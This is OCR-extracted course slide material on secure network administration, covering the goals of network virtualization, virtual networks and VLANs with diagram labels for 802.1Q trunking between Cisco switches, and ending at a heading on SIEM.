- Efficient, flexible, scalable usage of network
- To logically segregating the underlay administrative domain with overlay domain
- To accommodate the dynamic nature of server virtualization
- To provide security and isolation of traffic and network details from one user to another
- To cope with the virtualization techniques in other areas (Compute and storage)


Notes: ______________________________



Secure Network Administration Principles: Virtual Networks

- Virtual networks are the **end product of network virtualization**
- Virtual network software is used for virtual networking. This software is either placed outside a virtual server (external) or inside a virtual server, depending on the size and type of the virtualization platform

Virtual Network Finance
Virtual Network Engineering
Virtualization Layer
Physical Network




Secure Network Administration Principles: VLANs


- VLANs (Virtual Local Area Networks) are **logical groupings of workstations**, servers, and network devices that behave as if they are on a single, isolated LAN regardless of the location
- The purpose of a VLAN is to create a **simple network with improved security** and better traffic management

Virtual LAN A
Virtual LAN B
Virtual LAN C
Physical LAN segment
Physical LAN segment
Hub or Switch
Physical LAN segment
VLAN 100 ----
VLAN 200 ----
TRUNK
Cisco 2950 switch
802.1Q Trunk
VLAN 100
VLAN 200
Cisco 2950 switch
802.1Q Trunk
VLAN 100
VLAN 200

Notes: ____



LO#03: Use Network Security Solutions



Security Incident and Event Management (SIEM)

